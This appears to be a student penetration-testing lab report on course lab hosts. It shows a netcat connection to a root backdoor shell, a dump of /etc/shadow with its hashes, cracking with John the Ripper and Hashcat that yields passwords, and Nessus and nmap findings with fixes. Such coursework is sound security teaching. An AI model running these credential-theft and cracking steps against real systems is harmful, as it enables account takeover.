
Cracking the passwords

After gaining access to 142.232.197.73 we can look at '*/etc/shadow'* files where some passwords are located. We can see MD5 hashes. Both 'John the Ripper' and 'Hash Cat' are useful tools to decrypt hashed passwords.

Below we can see the hashes inside the 'shadow' file. The ':' symbol is the separation of every element for the user account on each line. For example, 'bcit:1.Hrl7JYV$0q4RYRPX3yWQhX.P6jstb1:20006:0:99999:7:::' this is user 'bcit' and highlighted hash is our encrypted password for that user. The information after the password. As shown below, after decrypting this hash I can see the password which is '12345'.

```
┌──(damien㉿damien)-[~]
└─$ nc 142.232.197.73 1524
root@BCITMAIL-SRV:/# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$dfgr57kw$.b3gGOPlDjcLeVCTeMrYM1:20018:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

I wrote all hashes on text file named ‘hashes_73.txt’ with usernames in it in order to use john the ripper to decrypt the passwords.



Below I have used this command ‘john --format=md5crypt /home/damien/Desktop/hashes_73.txt --wordlist=/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt’ to use John the Ripper for decrypting the passwords in shadow file. The ‘—format=md5crypt’ specifies that this hash type is MD5. ‘/home/damien/Desktop/hashes_73.tx’ is the path to my file with hashed passwords. ‘--wordlist=/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt’ is the argument which specifies the list of passwords for brute-force or decrypting the passwords. In this case I used this list for decrypting the passwords. I have found this particular list on GitHub and downloaded on my Kali Linux virtual machine. As we can see this decryption went successfully.


```
┌──(root㉿damien)-[~]
└─# john --format=md5crypt /home/damien/Desktop/hashes_73.txt --wordlist=/usr
/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-100
0000.txt

Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345            (bcit)
123456789        (klog)
batman           (sys)
service          (service)
4g 0:00:01:46 DONE (2024-10-31 12:07) 0.03770g/s 9370p/s 37499c/s 37499C/s vj
ik071184..vjht008
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Also, I have tried to decrypt the same hashes using the HashCat and see how it will work on them. I have typed ‘hashcat -m 500 -a 0 /home/damien/Desktop/hashes_73hashcat.txt /home/damien/Downloads/10-million-password-list-top-1000000.txt’ to decrypt the hashes. ‘hashcat’ is used to run the HashCat. ‘-m 500’ tells HashCat that the decryption method is MD5. ‘a 0’ is stands for attack mode using the dictionary mode or to be simpler using the password list to crack the password.
‘/home/damien/Desktop/hashes_73hashcat.txt’ is my path to the hashed file, and the name differs from file that is used for John the Ripper, because I needed to delete the usernames from the text file for HashCat to decrypt them.

```
┌──(root㉿damien)-[~]
└─# hashcat -m 500 -a 0 /home/damien/Desktop/hashes_73hashcat.txt /home/damie
n/Downloads/10-million-password-list-top-1000000.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0
.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-5350U CPU @ 1.80GHz, 1433/2
930 MB (512 MB allocatable), 2MCU
```

```
$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:batman
$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
$1$.Hrl7JYV$0q4RYRPX3yWQhX.P6jstb1:12345
$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:service
Cracking performance lower than expected?
```

IP address 142.232.197.72



After scanning the 142.232.197.72 we can see the following vulnerability severity level:
Critical: 1,
High: 2,
Medium: 6.

CRITICAL SEVERITY

Unsupported Windows OS (remote) | Microsoft Windows 7 Ultimate | CVS score = 10.0

The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

Solution: Upgrade to a supported service pack or operating system.

HIGH SEVERITY

CVE-2016-2183 | **SSL Medium Strength Cipher Suites Supported (SWEET32) | Medium strength encryption | CVS score = 7.5**

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network. Vulnerable port: 3389/tcp/msrdp.

Solution: Use stronger encryption keys.

CVE-2004-2761, CVE-2005-4900 | **SSL Certificate Signed Using Weak Hashing Algorithm | Weak encryption | CVS score = 7.5**

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.

Solution: Contact the Certificate Authority to have the SSL certificate reissued.

Scanning the machine using Nmap


I have used Nmap for IP address 142.232.197.72 from my laptop, but all I got was *'tcpwrapped'*, so after gaining access to 142.232.197.73 I tried to use Nmap and it worked, I could get what ports are open. However, I could not get any other information on ports. Moreover, referring to screenshots below we can see that it is virtual machine running on VMWare, that is using most likely Windows 7, 8 or 10 if we refer to Nessus scan information.

```
root@BCITMAIL-SRV:/# nmap 142.232.197.72

Starting Nmap 4.53 ( http://insecure.org ) at 2024-10-31 18:02 EDT
Interesting ports on 142.232.197.72:
Not shown: 1618 closed ports
PORT      STATE SERVICE
1/tcp     open  tcpmux
2/tcp     open  compressnet
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
57/tcp    open  priv-term
68/tcp    open  dhcpc
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
88/tcp    open  kerberos-sec
91/tcp    open  mit-dov
98/tcp    open  linuxconf
110/tcp   open  pop3
111/tcp   open  rpcbind
113/tcp   open  auth
119/tcp   open  nntp
123/tcp   open  ntp
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
449/tcp   open  as-servermap
464/tcp   open  kpasswd5
465/tcp   open  smtps
522/tcp   open  ulp
543/tcp   open  klogin
548/tcp   open  afpovertcp
563/tcp   open  snews
587/tcp   open  submission
593/tcp   open  http-rpc-epmap
631/tcp   open  ipp
636/tcp   open  ldapssl
993/tcp   open  imaps
995/tcp   open  pop3s
999/tcp   open  garcon
1024/tcp  open  kdm
1080/tcp  open  socks
1214/tcp  open  fasttrack
1433/tcp  open  ms-sql-s
1494/tcp  open  citrix-ica
1723/tcp  open  pptp
2000/tcp  open  callbook
2023/tcp  open  xinuexpansion3
2105/tcp  open  eklogin
3000/tcp  open  ppp
3128/tcp  open  squid-http
3268/tcp  open  globalcatLDAP
3306/tcp  open  mysql
3389/tcp  open  ms-term-serv
3399/tcp  open  sapeps
4000/tcp  open  remoteanything
4444/tcp  open  krb524
```


```
4662/tcp  open  edonkey
4899/tcp  open  radmin
5000/tcp  open  UPnP
5003/tcp  open  filemaker
5060/tcp  open  sip
5432/tcp  open  postgres
5555/tcp  open  freeciv
5631/tcp  open  pcanywheredata
5632/tcp  open  pcanywherestat
5800/tcp  open  vnc-http
5900/tcp  open  vnc
5901/tcp  open  vnc-1
5902/tcp  open  vnc-2
6101/tcp  open  VeritasBackupExec
6112/tcp  open  dtspc
6346/tcp  open  gnutella
6666/tcp  open  irc
6881/tcp  open  bittorent-tracker
6969/tcp  open  acmsoda
7001/tcp  open  afs3-callback
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
8082/tcp  open  blackice-alerts
8123/tcp  open  polipo
8443/tcp  open  https-alt
8888/tcp  open  sun-answerbook
10000/tcp open  snet-sensor-mgmt
17300/tcp open  kuang2
27374/tcp open  subseven
31337/tcp open  Elite
54320/tcp open  bo2k
MAC Address: 00:0C:29:3A:72:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.098 seconds
root@BCITMAIL-SRV:/#
```

IP address 142.232.197.67



On Nessus scan we can see vulnerabilities that we can exploit:
Critical - 1,
High – 2.

As you can see, all vulnerabilities are related to the port 80-HTTP. It is due to the older version of Apache server. The version 2.4.58 is very vulnerable as we can see from our scan and information about CVEs of this vulnerabilities.



All these vulnerabilities are related to Apache web server. The version on the host is 2.4.58.

CRITICAL SEVERITY:

CVE-2024-36387 | CVS score = 9.8

Serving WebSocket protocol upgrades over a HTTP/2 connection could result in a Null Pointer dereference, leading to a crash of the server process, degrading performance. Port: 80/tcp/http.

CVE-2024-38472 | CVS score = 9.8

SSRF in Apache HTTP Server on Windows allows to potentially leak NTML hashes to a malicious server via SSRF and malicious requests or content. Port: 80/tcp/http.

CVE-2024-38473 | CVS score = 9.8

Encoding problem in mod_proxy in Apache HTTP Server 2.4.59 and earlier allows request URLs with incorrect encoding to be sent to backend services, potentially bypassing authentication via crafted requests. Port: 80/tcp/http.

CVE-2024-38474, CVE-2024-38475 | CVS score = 9.8

Is a critical vulnerability in Apache HTTP Server version 2.4.59 and earlier, affecting the mod_rewrite module. This flaw occurs due to improper encoding in RewriteRules, which can allow an attacker to execute scripts within specific directories configured on the server but inaccessible via direct URLs. This could expose restricted script contents or lead to code execution in certain cases. Port: 80/tcp/http.

CVE-2024-38476 | CVS score = 9.8

Is a severe vulnerability affecting Apache HTTP Server versions 2.4.59 and earlier, with risks that include information disclosure, server-side request forgery (SSRF), and local script execution. This issue arises from how the server handles response headers from backend applications, which, if manipulated, can leak sensitive information, trigger unauthorized requests, or even execute malicious code locally. Port: 80/tcp/http.

CVE-2024-38477 | CVS score = 9.8

Is a vulnerability in the Apache HTTP Server's mod_proxy module, affecting versions 2.4.59 and earlier. This flaw is due to a "null pointer dereference," which can be exploited when an attacker sends a specially crafted request to crash the server, causing a Denial of Service (DoS). This issue does not allow unauthorized data access or manipulation, but it can disrupt services by bringing the server offline. Port: 80/tcp/http.

HIGH SEVERITY, PORT80-HTTP:

CVE-2024-24795 | CVS score = 7.5

Is a vulnerability in Apache HTTP Server that allows for "HTTP response splitting" in multiple modules. This flaw can be exploited by attackers to inject malicious headers into HTTP responses sent to backend applications, causing an HTTP desynchronization attack. The result can disrupt communication between clients and servers by allowing attackers to alter responses or cause misrouting of requests, potentially leading to service disruption or unauthorized data access. Port: 80/tcp/http.

CVE-2024-27316 | CVS score = 7.5

Is a high-severity vulnerability in Apache HTTP Server versions before 2.4.58, specifically affecting the HTTP/2 protocol. When a client sends excessively large headers that exceed Apache's limit, they are temporarily buffered to create an HTTP 413 error response. However, if the client continues sending headers, this can overwhelm server memory, potentially leading to a denial of service (DoS) as memory becomes exhausted. This vulnerability has a CVSS score of 7.5, making it relatively easy to exploit remotely without requiring any privileges or user interaction. Port: 80/tcp/http.


Solution for every vulnerability listed above: the solution for every vulnerability listed above is upgrade Apache to version 2.4.60-62 or newer.

Scanning the machine using Nmap


After finishing the scan, I can see the output of only 2 ports opened: 22-ssh and 80-http. Nmap scan tells us that other 998 ports are closed and also, we cannot see the exact OS that runs on the machine. However, we can see the versions of Apache server and OpenSSH, additionally they are used for Ubuntu distribution of Linux. So, we can assume that the OS is the Ubuntu.

```
┌──(root㉿damien)-[~]
└─# nmap -A -T4 142.232.197.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 08:37 PDT
Nmap scan report for 142.232.197.67
Host is up (0.0026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   256 f1:f0:ac:73:b8:be:68:8e:67:7e:8e:8f:a8:35:75:4d (ECDSA)
|_  256 7d:20:9e:68:87:09:69:8d:75:eb:de:0e:ae:f7:81:ec (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
```

IP address 142.232.197.39



This is the result of the scan for the vulnerabilities on IP address 142.232.197.39:
Critical - 7,
High - 3,
Medium - 6,
Low – 2.



CRITICAL SEVERITY

CVE-2008-4834, CVE-2008-4835, CVE-2008-4114 | **MS09-001: Microsoft Windows SMB | Remote Code Execution | CVS score = 10.0**

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host. Affected port: 445/tcp/cifs.

Solution: Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

CVE-2001-0960 | **CA BrightStor ARCserve Backup Agent Credential Disclosure | Plaintext data in files | CVS score = 10.0**

The remote host has an accessible ARCSERVE$ share. Several versions of ARCserve store the backup agent username and password in a plaintext file on this share. An attacker may use this flaw to obtain the password file of the remote backup agent and use it to gain privileges on this host. Affected port: 445/tcp/cifs.

Solution: Limit access to this share to the backup account and domain administrator.

Unsupported Windows OS | Microsoft Windows 7 Professional | CVS score = 9.8

The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

Solution: Upgrade to a supported service pack or operating system.

CVE-2003-0818 | **MS04-007: ASN.1 Vulnerability | Remote code execution | CVS score = 9.8**

The remote Windows host has an ASN.1 library that could allow an attacker to execute arbitrary code on this host. To exploit this flaw, an attacker would need to send a specially crafted ASN.1 encoded packet with improperly advertised lengths. Vulnerable port: 445/tcp/cifs.

Solution: To update patches or operating system.

CVE-2015-5377 | **Elasticsearch Transport Protocol | Remote code execution and Access to database | CVS score = 9.8**

Elasticsearch could allow a remote attacker to execute arbitrary code on the system, caused by an error in the transport protocol. An attacker could exploit this vulnerability to execute arbitrary code on the system. On port: 9200/tcp/elasticsearch. Installed version 1.4.1.

Solution: upgrade to 1.6.1 or 1.7.0. Alternately, ensure that only trusted applications have access to the transport protocol port.

HIGH SEVERITY

CVE-2017-0144 | **SMB Server DOUBLEPULSAR Backdoor | Implant Detection (EternalRocks) | CVS score = 8.1**

detected the presence of DOUBLEPULSAR on the remote Windows host. DOUBLEPULSAR is one of multiple Equation Group SMB implants and backdoors disclosed on 2017/04/14 by a group known as the Shadow Brokers. The implant allows an

unauthenticated, remote attacker to use SMB as a covert channel to exfiltrate data, launch remote commands, or execute arbitrary code. Port: 445/tcp/cifs.

Solution: Remove the DOUBLEPULSAR backdoor / implant and disable SMBv1.

CVE-2013-5211 | **Network Time Protocol Daemon (ntpd) monlist Command Enabled DoS | CVS score = 7.5**

